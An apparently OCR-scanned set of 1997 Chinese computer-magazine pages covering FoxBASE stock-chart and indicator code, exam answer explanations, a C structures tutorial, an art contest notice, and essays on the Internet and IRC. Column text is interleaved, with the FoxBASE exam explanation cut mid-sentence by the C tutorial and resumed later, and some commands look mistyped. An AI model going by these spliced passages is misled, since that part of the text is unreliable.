space(x)
enddo
wait chr(7)
set color to w /b
@0,0 clear
clear all
return
```

其基本思想是：首先在屏幕中某一个位置显示出‘工作室’三个字，然后在同一行以“＊＋工作室”来代替上面三个字（其中＊表示空格），这样就如同三个字从左往右平移了一个字节，而从右边‘飞’入的字则是预先在“马”字前面设置好空格，然后逐渐减少空格数，这样‘马’字就从右往左移动了一个字节，构成一个循环，就可实现汉字从屏幕两边同时“飞”到屏幕中适当的位置。

三、实现汉字的立体动画

一个汉字从屏幕内部由小到大，逐渐移动到观众的眼前，或者从屏幕的四个角，同时飞出，由小到大，在屏幕中间形成一个立体感很强的字。这种立体汉字动画的生成，是利用了空间透视的基本原理，使一个小的字，沿着一条透视线的方向逐渐变大，或沿着透视线的几个方向同时变大，从而形成了一种空间动画的效果。空间汉字动画的生成同平面汉字动画的生成基本类似，也是利用空格进行消隐，不同之处在于：平面的是在某一行上进行操作，而立体则是在整个平面上进行操作。例如：在 0 行 0 列产生一个“中”字，在 1 行 1 列产生中字之前一定要把前一个中字进行消隐，而如果两个中字大小不一样，则要把第一个中字未遮住的部分进行消隐，依次类推，则可使‘中’字沿着一条透视线，由小到大移动到预先指定的位置，经过循环设置可使四个“中”字分别从四个方向移动到同一个预先指定的位置，从而形成一种立体感很强的汉字动态画面。

利用计算机来实现动画，关键是要对动画的概念有一个清晰的认识，作为工具的任何语言都是完全可以进行动画制作的。

拥有自己的小“钱龙”

□陕西　阴波　杨沛沛

在证券交易所，“钱龙”是最常见的股票分析软件。几经沧桑、磨难的大众散户股民，会使用该软件的人已经越来越多。的确，一个健康、理性的证券市场需要技术分析。我们从夏时柏先生所著的《上海股市实用操作技巧》一书中得知，夏先生在每天收盘后，都要做必作功课：记录当天指数，然后进行计算和手工绘图，常年如一日，这是一位“技术派”股民的杰出代表。但是随着数据量的积累，有些技术指标计算又比较复杂，工作量大且易出错。我们考虑是否能用一种简单的编程方法，实现电脑的数据管理和绘图，模仿‘钱龙’来进行盘后分析呢？

FOXBASE 是一个很好的数据库管理工具，但是它的绘图功能却让人头痛。虽然它可以通过调用 C 语言或汇编语言来完成这一功能，但这至少牵扯到了两种语言，对一个电脑初段的‘选手’来说，从头做起确实不易。我们试着在 FOXBASE 下调用 UCDOS 3.1 提供的特殊显示功能，居然轻而易举地作出了各种图形和技术曲线，使我们的股票分析管理系统很快就建立起来了。

下面就介绍在 UCDOS 3.1 下用 FOXBASE 制作股市分析图形和曲线的方法。以下例中有关股市技术指标公式均来自夏时柏先生的《实用技巧》一书。

运行环境：

软件：FOXBASE＋ 2.1

UCDOS 3.1

硬件：AST 3/33

以下例中程序均在此环境中调试通过。

一、数据库的建立

股市中最重要的、也是每天收市后必须记录的数据只有五个，即开市指数、收市指数、最高指数、最低指数和成交量。股市中多项技术指标都是源于前四个数值的计算得来的；成交量（也参与个别指标的计算）作为单列的一项，在股票行情分析中也至关重要。

以下数据库结构中，除需填写前六项（连日期）外，其余各技术指标项均通过编程计算完成。本文中使用的数据库名为 STOCK.DBF。


字段	字段名	类型	宽度	小数	说明
1	DATE	字符	4		&&日期(MMDD)
2	BEG	小数	5	1	&&开市指数
3	TOP	小数	5	1	&&最高指数
4	BOT	小数	5	1	&&最低指数
5	END	小数	5	1	&&收市指数
6	TOTA	小数	5	1	&&成交量
7	MA5	小数	5	1	&&五日移动平均线
8	MA10	小数	5	1	&&十日移动平均线
9	K5	小数	4	1	&&随机指标5日K值
10	D5	小数	4	1	&&5日D值
11	J5	小数	4	1	&&5日J值

以上字段中仅列出本文所涉及到的技术指标。

二、K 线图的作法

1.K 线图的形状：

K 线图是股票技术分析最基本的工具，常去股市的人恐怕对它再熟悉不过了。K 线分为阴线和阳线，其具体含义如图所示。



阳线实体一般用白色（或红色）表示，阴线实体用黑色表示。

2. 作图：

A、调用 UCDOS 特显命令：

颜色　@0,0 say chr(14)+'[con]'

画点　@0,0 say chr(14)+'[dx,y]'

画线　@0,0 say chr(14)+'[lx1,y1,x2,y2]'

画空心矩形　@0,0 say chr(14)+'[bx1,y1,x2,y2]'

画实心矩形　@0,0 say chr(14)+'[rx1,y1,x2,y2]'

B、要领：要作好连续多天的 K 线图，必须精确计算每一点的值，规划好屏幕



以上屏幕规划仅作参考。

3. 实例：

```
SET STAT OFF
SET SCOR OFF
SET TALK OFF
USE STOCK
SET COLO TO /3
@0,0 CLEA TO 23,80
@0,0 SAY CHR(14) +'[CO1]'  && 设置颜色及画横.纵坐标
@0,0 SAY CHR(14)+'[L1,0,1,400]'
@0,0 SAY CHR(14)+'[L1,400,640,400]'
M =0
K =0
KHM =900               && 即最高指数为 900 点
DO WHIL.T.             && 表出纵轴指数值并画出横线
Y =300-M
J=KHM -Y
IF Y < =0
EXIT
ELSE
ENDI
@0,0 SAY CHR(14)+'[{'+'@15'+','+'15-2|'+
STR(Y -5)+' '+LTRIM(STR(J))+'(0)3}]'
@0,0 SAY CHR(14)+'[CO4]'
@0,0 SAY CHR(14) +'[L40,' +STR(Y) +',638,' +
STR(Y)+']'
@0,0 SAY CHR(14)+'[D5'+','+STR(Y)+']'
@0,0 SAY CHR(14)+'[D3'+','+STR(Y)+']'
M =M +30
ENDD
@0,0 SAY CHR(14) +'[{@15,15-40|10=0 上海股市日 K 线图(4)3}]'
DO WHIL.T.&& 开始作 K 线图
@0,0 SAY CHR(14)+'[CO0]'
IF EOF().OR.K > =600
EXIT
ELSE
ENDI
X1=K+40
Y1=KHM -BEG
X2=X1+10
Y2=KHM -END
IF BEG>END              && 画 K 线实体
@0,0 SAY CHR(14)+'[B'+STR(X1)+','+STR(Y1)
+','+STR(X2)+','+STR(Y2)+']'
ELSE
@0,0 SAY CHR(14)+'[CO15]'
@0,0 SAY CHR(14)+'[B'+STR(X1)+','+STR(Y1)
+','+STR(X2)+','+STR(Y2)+']'
ENDI
IF TOP>BEG.AND.TOP>END        && 上下影线
@0,0 SAY CHR(14) +'[L' +STR(X1+5) +',' +STR
(KHM -MAX(BEG,END))+','+STR(X1+5)
+','+STR(KHM -TOP)+']'
ELSE
ENDI
IF BOT<BEG.AND.BOT<END
@0,0 SAY CHR(14) +'[L' +STR(X1+5) +',' +STR
(KHM -BOT)+','+STR(X1+5)+','+ STR
(KHM -MIN(BEG,END))+']'
ELSE
ENDI
@0,0 SAY CHR(14)+'[L'+STR(X1+5)+','+'399'
+','+STR(X1+5)+','+STR(400-TOTA)+']'
                              && 成交量
IF X1>50                      && 横坐标标注日期
@0,0 SAY CHR(14) +'[{@15' +',' +'10-' +STR
(X1-5)+'|403'+' '+SUBSTR(DATE,3,2
)+'(0)3}]'
ELSE
@0,0 SAY CHR(14) +'[{@15' +',' +'10-' +STR
(X1-14)+'|403'+' '+DATE+'(0)3}]'
ENDI
K =K +15
SKIP
ENDD
RETU
```

三、移动平均线的计算与画法

1. 移动平均线源于道.琼斯之平均成本概念，即某一段时间股价指数的平均值。它分短期、中期、长期均线,以下以五日、十日短期平均线为例。

2. 计算

A、公式：MA5 = 五天以来的收盘指数之和/5
MA10 = 十天以来的收盘指数之和/10

B、程序实例：

```
SET TALK OFF
USE STOCK
***********MA***********
N =0
DO WHIL.T.
 N =N +5
 IF N >10
 EXIT
 ENDI
 GO N
 MAA ='MA'+LTRIM(STR(N))
 DO WHIL.T.
 DO WHIL.T.
   IF &MAA < >0
     EXIT
   ENDI
 M =0
 MAV =0
 DO WHIL.T.
 MAV =MAV +END
 M =M +1
 IF M > =N
   EXIT
 ELSE
 ENDI
 SKIP -1
 ENDD
 MAV1=MAV/N
 SKIP N -1
 REPL &MAA WITH MAV1
 IF EOF()
   EXIT
 ENDI
 SKIP
 ENDD
 IF EOF()
 EXIT
 ENDI
 SKIP
 ENDD
ENDD
```

3. 作图

使用 UCDOS 特显中的画线命令，将每个均值点依次相连成曲线。 均线与 K 线取同一标准值，直接

画在 K 线图上，以配合分析。

程序实例：

```
RENUM = 1
DB = 'STOCK'
KHM = 900
M = 0
USE &DB
@0,0 SAY CHR(14) + '[CO10]'
DO WHIL.T.
   M = M + 5
   IF M = 10
    @0,0 SAY CHR(14) + '[CO1]'
   ENDI
   IF M > 10
      EXIT
   ENDI
   MX1 = 40 + 5
   MYP = 'MA' + LTRIM(STR(M))
   MY1 = &MYP
   N = 0
   MXA = 30
   GO RENUM
   DO WHIL.T.
      IF &MYP = 0
         MXA = MX1 + N
      ELSE
         MX1 = MXA + 15
         MY1 = &MYP
         EXIT
      ENDI
      SKIP
      N = N + 15
ENDD
   K = 15
   MX2 = 0
 DO WHIL.T.
   SKIP
   IF MX2> = 630.OR.EOF()
      EXIT
   ENDI
   MX2 = MXA + 15 + K
   MY2 = &MYP
@0,0 SAY
CHR(14) + ' [L' + STR(MX1) + ',' + STR(KHM -
MY1) + ',' + STR(MX2) + ',' + STR(KHM - MY
2) + ']'
   MX1 = MX2
   MY1 = MY2
   K = K + 15
 ENDD
ENDD
```

四、KDJ 指标的计算与画法

1.KDJ 指标即随机指标，也是股市中最常用的分析工具之一。它由 K 值、D 值和 J 值组成；K 与 D 在 0～100 之间波动，作图时作出这两条线就可以了。本文以短期五日 KD 值为例。

2. 计算：

A、公式：RSV = (当日收市指数 - 最近五日内最低指数)/(最近五日内最高指数 - 最近五日内最低指数) × 100

K = 2/3 × 前一日 K 值 + 1/3 × 当日 RSV

D = 2/3 × 前一日 D 值 + 1/3 × 当日 K 值

J = 3 × 当日 K 值 - 2 × 当日 D 值

首次计算 KD 值时，前一日值用 50 代入。

B、程序举例：

```
SET TALK OFF
USE STOCK
*********KDJ**********
GO 5
DIME XX(5),YY(5)
DO WHIL.T.
DO WHIL.T.
   IF K5<>0.AND.J5<>0
      EXIT
      ELSE
   ENDI
   M = 1
   SKIP - 4
   DO WHIL.T.
   XX(M) = TOP
   YY(M) = BOT
   IF M> = 5
      EXIT
   ENDI
   M = M + 1
   SKIP
   ENDD
      MINI1 = MIN(YY(1),YY(2))
   MINI2 = MIN(YY(3),YY(4))
   MINI3 = MIN(MINI1,MINI2)
   MINI4 = MIN(MINI3,YY(5))
   MAXA1 = MAX(XX(1),XX(2))
   MAXA2 = MAX(XX(3),XX(4))
   MAXA3 = MAX(MAXA2,MAXA1)
   MAXA4 = MAX(MAXA3,XX(5))
KDV = (END - MINI4)/(MAXA4 - MINI4)*100
   SKIP - 1
   IF K5 = 0.AND.D5 = 0
      KK = 50
      DD = 50
   ELSE
      KK = K5
      DD = D5
   ENDI
   SKIP
   KV = 2/3*KK + 1/3*KDV
   DV = 2/3*DD + 1/3*KV
   JV = 3*KV - 2*DV
   REPL K5 WITH KV
   REPL D5 WITH DV
   REPL J5 WITH JV
   IF EOF()
      EXIT
   ENDI
   SKIP
ENDD
IF EOF()
   EXIT
ENDI
SKIP
 ENDD
```

上述是股市分析中最基本、最常用的指标图形，还有许多其它技术指标如 RSI，BIAS，MACD，OBV 等均可参照 KD 指标的画法来作图。

（待续）

佳能电脑画廊

竞赛规则和要求：

一、所有电脑爱好者均可参赛。
二、作品需运用电脑图像软件，用电脑设计完成。
三、作品健康、合法。
四、不得侵犯他人版权，否则后果投稿者自负。
五、参赛者必需提供含常见图像格式的磁盘稿一份（可以用通用软件压缩）；提供彩色或黑白打印稿；提供作品解说文字、创作软硬件环境；说明参赛组别。

投稿地址及竞赛时间：

一、自公布之日起，到1997年5月30日截稿，以邮戳为准。作品投寄至：北京海淀区白石桥路48号（100081）《电脑爱好者》杂志社编辑部，信封注明“画廊XX组”。二、1997年6月评奖，7月在《电脑爱好者》杂志、《微电脑世界》杂志、《计算机世界》周报上公布结果并按投稿地址通知获奖作者。

评委会设置：

一、评委会由主办单位专家和特邀美术家组成。
二、评委名单将在公布竞赛结果时，同时公布。

特别说明：

一、参赛作品的版权，归参赛者和本次竞赛举办者共同拥有。不得转载于其它媒体上。
二、参赛作品《电脑爱好者》杂志、《微电脑世界》杂志、《计算机世界》周报有权登载在其媒体或其网络电子版上，但需按其标准支付作者稿酬。
三、《电脑爱好者》杂志社有权在自己主办的第四届电脑爱好者城展示活动中，公开展示、非盈利赠送参赛作品的打印件。
四、如对作品商业化销售、搭售，需经作者、主办单位协商同意后进行。

有 奖 竞 赛

朋友，

您尝试过用电脑制作一个绝无仅有、个性十足的贺卡吗？
您幻想过自己设计的图画，飘扬在大街小巷的T恤上吗？

甚至，

用您的绘画作品，装点盛大的展示会？
把您的作品，展现给一百多万的电脑爱好者？

即便是美术界的朋友，

您是否愿意品尝一回电脑绘画奇思妙笔绚丽多变的快乐？
您是否愿意品尝一回领袖群伦笑傲电脑画坛的滋味？

现在，您有一个实现这一切的机会：

佳能公司和《电脑爱好者》杂志、《微电脑世界》杂志、《计算机世界》周报面向所有喜欢电脑绘画的朋友，举办“佳能电脑画廊有奖竞赛”。

竞赛类别及作品要求：

第一组：贺卡设计（包括生日卡、圣诞卡等）
要求图像富色彩感，文字说明生动有趣。

第二组：T恤衫设计
要求构图靓丽，可爱。

第三组：自由创新设计
充分发挥电脑和打印机的潜能，创作出别出心裁的美丽。

共18台佳能彩色喷墨打印机静候得主

奖 励

各组分别设：

一等奖 一名
佳能BJC－610彩色喷墨打印机 **价值约5000元**

二等奖 二名
佳能BJC－4200彩色喷墨打印机 **价值约3000元**

三等奖 三名
佳能BJC－240彩色喷墨打印机 **价值约2000元**

纪念奖 三十名
贺卡设计精品CD图库一盘（附有专用打印纸）
或T恤衫设计精品CD图库一盘（附有专用打印纸）
价值约150元

鼓励奖
凡认真参赛者均可获得精美纪念品一份。

等级考试中 FoxBASE 选择题解题指导



□北京　卫伟

一、函数的应用

FoxBASE 数据库的选择操作，许多是通过 FOR <条件> 完成的。在条件中经常有一些函数的应用。

例 统计 1995 年以前报到的职工个数的正确操作是：(报到日期为 D 型)

A.COUNT FOR YEAR(报到日期)<95 TO NS

B.COUNT FOR 报到日期<CTOD("01/01/95") TO NS

C.COUNT FOR DTOC(报到日期)<"01/01/95"TO NS

D.COUNT FOR SUBSTR(DTOC(报到日期),7,2)<95 TO NS

分析：

答案 A. 错。条件中使用了 YEAR( )函数，该函数返回日期型表达式的年份，返回值是四位数的数值型数据。如 YEAR(CTOD("02/10/94"))的返回值是 1994，故该答案若改为 YEAR(报到日期)<1995 年后正确。

答案 B. 正确。条件中使用了 CTOD( )函数，该函数可将字符型表达式转换为日期型数值。该答案的条件中将报到日期与'01/01/95'转换成日期型后进行比较，语法正确且符合题意，故为正确答案。

答案 C. 错。条件中使用了 DTOC( )函数，该函数可将日期型表达式转换为字符型数值。该答案的条件中是将报到日期转换成字符型后与'01/01/95'进行比较，虽语法正确，但字符型的比较顺序是从第一个字符开始，此例中首先比较月份，然后比较日，最后比较年份，不符合题意，故答案不正确。

答案 D. 错。条件中使用了 CTOD( ) 函数和 SUBSTR( )，SUBSTR( )函数为取子串函数。该答案的条件中首先将报到日期转换成字符型后，再从其第七位起取二位，结果正好是年份，但这个年份为字符型，与数值型的 95 比较语法不正确，故该答案若改为 SUBSTR(DTOC(报到日期),7,2)<"95'后正确。

二、逻辑字段在条件中的使用

在 FOR <条件> 格式中，<条件> 要求逻辑型表达式，而逻辑型表达式包括逻辑型变量和表达式。逻辑型字段即逻辑型字段变量，属于逻辑型表达式。

例 在当前打开的数据库中，对数量在 10 册之下，且未借完的图书做删除标记，正确的命令是：(数量为数值型字段，借完否为逻辑型字段)

A.DELETE ALL FOR 数量<10.AND.借完否=.F.

B.DELETE ALL FOR 数量 <10.AND..NOT.(借完否=.T.)

C.DELETE FOR 数量<10.OR..NOT.借完否

D.DELETET FOR 10>数量.AND..NOT.借完否

分析：

答案 A. 错。借完否已为逻辑型表达式，表示否定应用".NOT.借完否"。"借完否=.F.'语法错，"="等关系运算符可对数值型、字符型、日期型表达式进行比较，唯独不能对逻辑型表达式进行比较。

答案 B. 错。"借完否=.T.'语法错。

答案 C. 错。逻辑运算符 .OR. 在此不符合题意。

答案 D. 正确。选择逻辑型字段值为 .F. 的操作，用'.NOT.借完否"。

三、排序的顺序

排序或索引只能对数值型、字符型、日期型数据进行。下面通过例题说明汉字字符和日期型数据的排序。

例：数据库中有职务(字符型)和出生日期(日期型)等字段，要求对数据库中职务为'班长'和'副班长"的记录，按'班长'在先，"副班长'在后的顺序排序，职务相同时按年龄从大到小排序，正确操作是：

A.SORT ON 职务/D，出生日期/D TO SONEW FOR 职务="班长".OR.职务="副班长"

B.SORT ON 职务/A，出生日期/A TO SONEW FOR 职务="班长".AND."副班长"

C.SORT ON 职务，出生日期 TO SONEW FOR 职务="班长".OR.职务="副班长"

D.INDEX ON 职务，出生日期 TO IDXNEW FOR 职务="班长".OR."副班长"

分析：

答案 A. 此命令中有两个错误

①"职务/D'错。汉字字符的比较是按拼音顺序进行的，要求'班(ban)长'在先，"副(fu)班长'在后，因 b

C语言考试辅导(二级)8

□北京　吕凤翥

3. 结构变量的赋初值

赋初值的方法同于数组，即使用初始值表的方法。例如:定义结构变量 c1 并赋初值

```
struct card c1 = {5,'s'};
```

即给定义的结构变量 c1 赋了黑桃 5 的初值。

又例如,定义一个结构数组并赋初值。

```
struct card c[6] = {{1,'c'},{2,'c'},{3,'c'},
{4,'c'},{5,'c'},{6,'c'}};
```

即给定义的具有6个元素的结构数组 c 赋了初值，这个数组 c 中存放了6个扑克牌,从梅花1至梅花6。

在赋初值中要注意顺序和类型一致。

4. 结构变量的运算

结构变量的整体只有赋值运算，可以将一个已被赋值的结构变量赋给与它结构类型相同的另一个结构变量。例如：

```
struct card c1 = {5,'s'},c2;
c2 = c1;
```

即将 c1 赋值给 c2，意味着将 c1 的各个成员的值分别赋给 c2 的各个成员，其条件是 c1 和 c2 必须是同一结构模式的两个结构变量。

结构变量的运算是指结构变量的各个成员的运算。结构变量的各个成员的运算取决于各成员类型。C 语言中允许各种类型的变量作为结构成员，包含结构变量或指向结构变量的指针，因此各个成员的运算是由该成员的类型所决定的。

三、结构变量的应用

结构变量和指向结构变量的指针在 C 语言程序中有着广泛的应用,它们可以用来作为：

· 结构成员

一个结构的成员可以是另一个结构模式的结构变量或指向结构变量的指针，也可以是指向自身的结构指针。

· 数组元素

< f，显然为升序，所以此处应改为:"职务/A"或"职务"(/A 可略)。

②"出生日期/D"错。日期型数据比较是按年、月、日表面数值进行的,如'02/04/96'和'12/04/96'的比较是按'960204'和'961204'的数字形式进行的,故要求按实际年龄的从大到小应选择升序，所以此处应改为'出生日期/A'或'出生日期'

答案 B. 此命令中有两个错误

· 条件中,每一项条件必须写明:职务 ="……",所以此处应改为:FOR 职务 = "班长".OR. 职务 = "副班长"

· 条件中逻辑符 .AND. 错，选择两者之一应用 .OR.。

答案 C. 正确(其理由在答案 A、B 中已述)。

答案 D. 语法错

①用 INDEX 命令建立索引，不能有 FOR <条件>。

②用 INDEX 命令建立索引，ON 后的 <关键字表达式>不能是多个字段。

四、命令的格式

FoxBASE 数据库的许多命令都可使用 FIELDS <字段清单>,其作用表示只对 <字段清单> 中所列出的字段进行操作。但也有个别命令例外,请看例题：

例:在当前数据库中,有商品名称(字符型)、商品代号(字符型)、单价(数值型)、数量(数值型)、总金额(数值型)等字段。下列哪条命令(组)能正常运行：

A.DISPLAY 商品名称,单价,数量 FOR 单价*数量 > 100

B.COPY 商品名称,单价,数量 TO SP_COPY

C.SUB FIELDS 单价,数量 TO SUMA,SUMB

D.INDEX ON 商品名称 TO SP_IDX

TOTAL ON 商品名称 TO SP_TOTAL FIELDS 商品名称,单价,数量

分析：

A：正确。LIST 或 DISPLAY 命令中的"FIELDS"可略,而其它命令均不可略。

B:错。字段清单前的'FIELDS'不可略。

C:错。SUM 命令的格式为:SUM……[<数值型表达式清单>]……,表示对清单中的数值型表达式求和,短语中无"FIELDS",此处改为:SUB 单价,数量 TO SUMA,SUMB 后正确。

D：错。TOTAL 命令的格式为：TOTAL……[FIELDS <数值型字段清单>]……，表示只对字段清单所列数值型字段汇总,此题中"商品名称"为字符型字段不能列入。

可以看出,单项选择题并不难,关键要求考生在全面、熟练地掌握基本知识的基础上,认真、细致地分析题目,做出正确的选择。

结构变量或指向结构变量的指针作数组元素，这种数组称为结构数组或指针结构数组。

·函数参数

结构变量和指向结构变量的指针都可以作为函数的参数，但是二者却有区别。结构变量作函数参数进行调用时，系统将实参拷贝副本给形参，当结构变量较为复杂时，则时间与空间开销都较大.指向结构变量的指针作函数参数时，实现传址调用方式，调用时将实参的地址值传送给形参的指针，使指针指向实参的结构变量，而不需复制副本，则开销较小，另外还可以通过指针在被调用函数中改变调用函数中实参变量的值。

·函数的返回值

结构变量和指向结构变量的指针都可以作为函数的返回值。

四、程序举例

例 1 分析下列程序的输出结果。

```
struct ab {
       int a;
       int b[3];
       }
main()
{  static struct ab x[2] = {{10,{1,2,3}},{20,{4,5,6}}},
*p;
   p = x;
   printf("%d\n", ++p->b[0]);
   printf("%d\n", ++(++p)->b[1]);
   printf("%d\n",p->b[2]++);
   printf("%d\n",(*p).b[2]);
}
```

该程序中，首先定义一个结构类型 ab，在 main() 中定义了具有 ab 类型的结构数组 x，它有 2 个元素，并且用初始值表赋了初值，又定义了一个指向具有 ab 类型结构变量的指针 p。给 p 赋值 x 后，则 p 指针指向结构数组的首元素。使用 printf() 函数输出的各个表达式都是用指针 p 来表示的。例如，p->b[0]用来表示 x 数组的第 0 个元素中第 2 个成员数组 b 的第 0 个元素值即为 1，所以 ++p->b[0]为 2，同时将结构成员数组 b[0]值改变为 2。表达式(++p)->b[1]表示将指针 p 加 1 后(即指向 x 数组的第 1 个元素)，所指向的结构变量的成员数组 b 的第 1 个元素的值，即为 5，所以 ++(++p)->b[1]的值为 6，这时，指针 p 改变为指向数组 x[1]，并且 x[1].b[1]的值改变为 6。表达式 p->b[2]表示了 x[1].b[2]的值，因为这时 p 指针已指向了 x[1]，其值为 6，所以 p-> b[2]++的值也为 6，同时 x[1].b[2]的值改变为 7。表达式(*p).b[2]即与 p->b[2]是等价的，即为 x[1].b[2]的值，即为 7。

该例输出结果如下：

```
2
6
6
7
```

该例中出现了结构数组的定义和赋初值，又出现了指向结构变量的指针的定义和赋值，另外，在结构成员中又出现了数组，因此在表示上稍微复杂。程序中出现的表达式都是用指针 p 表示的，由于表达式中多次出现 ++ 运算符而使得运算上带来点复杂性，要注意变量本身值的改变。另外，例中 p->b[2]的表示与(*p).b[2] 表示是等价的，即用指针表示成员时用 -> 运算符，而将其指针取内容后可将 -> 换为 . 运算符。

例 2 分析下列程序的输出结果

```
    struct s1 {
          char c[4];
          char *s;
        } s1 = {"abc","def"};
struct s2 {
        char *pc;
        struct s1 ss1;
          } s2 = {"ghi",{"jkl","mno"}};
main()
{
  printf("%c\t%c\n",s1.c[0],*s1.s);
  printf("%s\t%s\n",s2.pc,s2.ss1.s);
  printf("%s\t",++s2.pc);
  printf("%s\n",++s2.ss1.s);
}
```

该例中，开始定义了两个结构模式 s1 和 s2，同时又分别定义了两个结构变量 s1 和 s2，并且赋了初值，显然 s1 和 s2 都是外部的，另外，这里顺便解释一下，结构名、结构成员名和结构变量名之间为毫无联系的标识符，因此可以同名，本例中结构名与结构变量是同名的。

主函数 main()中使用 printf()函数输出结构变量 s1 和 s2 的不同成员的值。输出结果如下：

```
a      d
ghi    mno
hi     no
```

这里仅解释一点：表达式 s2.pc 表示结构变量 s2 的 pc 指针的地址值，而该地址 ghi 串的首地址，++s2.pc 为指向 ghi 串中 h 字符的地址值，因此输出的字符串为 hi。

该例中值得注意的是结构 s2 中的成员有一个为结构 s1 的结构变量 ss1，这是结构定义中的一种嵌套。

(待续)



Internet 的整体效应及前景

□广东 李英杰

Internet 的整体效应是与在 Internet 网上的同等数量的单台计算机的功能相区别的重要的标志。广义地讲，Internet 的各种功能，都是它的整体效应，而非单台计算机所能完成。例如 Internet 的各种服务功能，不管是电子邮件、文件传输、还是远程登录，都是它的整体效应的某种表现。正是因为 Internet 有整体效应，它才能成为一个无限增长的全世界的最大的信息资源。

WWW 是 Internet 网上的一种交互式多媒体检索工具，它整合了 Internet 上的 FTP、Telnet、NNPT、WAIS、Gopher 的大部分服务功能，是目前在全世界最先进的也是最受欢迎的服务方式之一。用户一旦使用它，就会发现它的高超的整合能力及‘声、图、文’并茂的惊人的服务水平。

Internet 还有这样一个特点，不用实际召开会议，使用 Internet 就可以使人们以合作的方式在短时间、大范围内进行交流，互相作出反应。正是这种速度快、规模大、耗资低的人际交流和信息共享这些 Internet 所独具的特点，才使人们能够互相联系、互相影响、互相作用，组织几乎实时的工作会议和讨论小组。

有了 Internet，使得多媒体实时传输成为可能，使得全球电视会议、电视购物、电子图书馆、电子美术馆、远距离医院和远距离分布式并行计算成为现实。Digital 公司不久前主持了一次美、俄之间通过 Internet 连接的可视会议就是一例。这次会议的沟通是通过 Internet 实现的，是由 NASA（美国国家航空和宇宙航行局）的卫星通过 Internet，把位于莫斯科的俄国空间与科学研究所同位于华盛顿特区的 NASA 技术总部连接起来实现的。1995 年 4 月，清华大学学生朱令的头发迅速脱落、完全变秃、昏迷不醒、呼吸困难、生命垂危，国内专家无法确诊。为此，清华大学学生通过 Internet 向全世界发出‘电子信函’，很快收到 1000 多封电子邮件，有近 30% 认为是铊中毒，经化验证实后，使用“普鲁士蓝’治疗，朱令病情得到好转。

Internet 可使个体式、小组式的计算机系统或网络系统，变成一个全球性的、有组织的、高效的群体系统。

由于 Internet 是全球网络互连网，因而它使人类社会成为一个完全开放的社会，不论何时何地，人和人之间在几秒种内即可提供或接受信息，甚至可通过多媒体功能，相互见面。每个用户，都可以从自己的家通过 Internet 走向世界，从而使人类构成了一个全球范围内的“联合国”。金桥飞架全球，天堑变通途。Internet 把世界五大洲连成了一个真正意义上的整体——Internet 全球电子城，使全人类成为一个真正意义上的人类社会。

联入 Internet 网上的所有计算机所产生的效益，比不入 Internet 网的同样数量的单个计算机效益的总和还要大过千万倍。

Internet 将全面地改变人们的生活方式、思维方式和工作方式，并改变整个人类社会的面貌，它将使人类社会的各个方面产生革命性的变革，其广度和深度是其他任何层次的生产力都达不到的。它将创造新型的机构，改造政界和业界，并有可能消除整个行业作为供应者与消费者之间中间人角色的必要性。

Internet、信息和通信技术在最近若干年内的发展将远远超过其它任何工业对西方国家发展的促进作用，成为国民经济中最主要的部门。

NII（国家信息基础设施）建成后，将使全球的生产率提高大约 40%。

Internet 将为人们提供一种当代世界最先进的认识世界和改造世界的科学技术工具。Internet 的迅猛发展，必将在全世界掀起一场波澜壮阔的 Internet 信息大革命，Internet 的发展将震憾全世界。

中国的文化博大精深，通过 Internet 走向世界，无疑是对全人类的一大贡献。Internet 需要中国，中国需要 Internet。

1995 年，Internet 的中国用户为 5 万，也许 1996 年已超过 50 万。可以肯定，Internet 在中国的大发展，必将带来我国光辉灿烂的明天。

Internet 正以排山倒海之势，雷霆万钧之力，磅礴于全世界，而永葆其美妙之青春。

我们正处于人类历史上最令人激动、最有希望的伟大时代，它，已经开始了。……

网上实时聊天

□迈至科公司 小郭

网上实时聊天是人们通过向联网的计算机中输入自己想说的话而互相交流。虽然不闻其声，只见其文，但是由于Internet的连接，我们可以与远隔千里、万里的人在"聊天室"里进行这样的交流，那种感觉的确是令人激动和兴奋的。

现在WWW(World Wide Web)环球网上的很多站点都开辟了自己的实时聊天室，把众多的网上用户都吸引到自己的站点上来。不过，目前大部分WWW实时聊天系统都存在着各种各样令人遗憾的缺点，有的聊天室设计容纳人数有限，人数猛然增多时会导致系统出问题，无法正常工作；有的界面不佳，频繁换屏令人眼花缭乱，这些只是技术上的缺陷，还有些人为因素就更加令人不能忍受，有时会有一些道德败坏的人闯进聊天室，轻则满口污言秽语，重则使用某些技术手段把聊天室的秩序搞得一片混乱。而此时，作为一个普通的聊天者，是很难制止这种违规行为的。

于是，很多聊天迷们更加地热衷于网上的另一种实时聊天系统——IRC。它不仅没有以上WWW聊天系统的缺点，还提供了许多WWW聊天系统所没有的功能。

IRC(Internet Realy Chat)是由Jarkko Oilarinen于1988年首创的，首先被用于芬兰，继而风行60多个国家，是与WWW相分离的一种实时聊天系统。mlRC是使用IRC时最常用的软件，下面以它为例介绍IRC的特点和功能。

1.速度快　IRC不是基于WWW的，其服务器也非WWW服务器，且只传送文本信息，故速度极快，几乎与本地机器差不多。

2.聊天室的设置　IRC中的聊天室称为"Channel"，每一个使用IRC系统的用户进入任一IRC服务器后均可创建自己的Channel，创建者自动成为其管理员。只要IRC服务器资源允许，用户可创建任意个独立的Channel，且其中人数不限，当一Channel中人都离开了，该Channel就自动消失。

IRC还可使用户建立私人聊天室。只要用鼠标双击某一聊天人名，就可立刻生成一个你和他两人的私人聊天室，Channel中其他人无法得知这一过程且无法进入其中。

3.安全性　因为在安装IRC客户端软件时，用户必须输入个人信息，其中一部分信息一经输入就不易更改，而其他用户可用'/whois'命令查看，虽然这些信息未必真实，但毕竟是该用户有别于其他人的重要依据。另外，上网后用户的IP地址也会显示出来，这足以对一些心怀不轨的用户产生震慑作用。对于个别不受欢迎的聊天者，Channel创建人有权将其开除出去，并可使其一段时间内不得再次进入。

IRC的功能还有很多，如传输文件，播放声音等，这里就不一一赘述了，网友们在使用过程中自会慢慢了解。下面再简单介绍一下IRC中最常用的客户端软件——mIRC的取得，安装和一些命令。

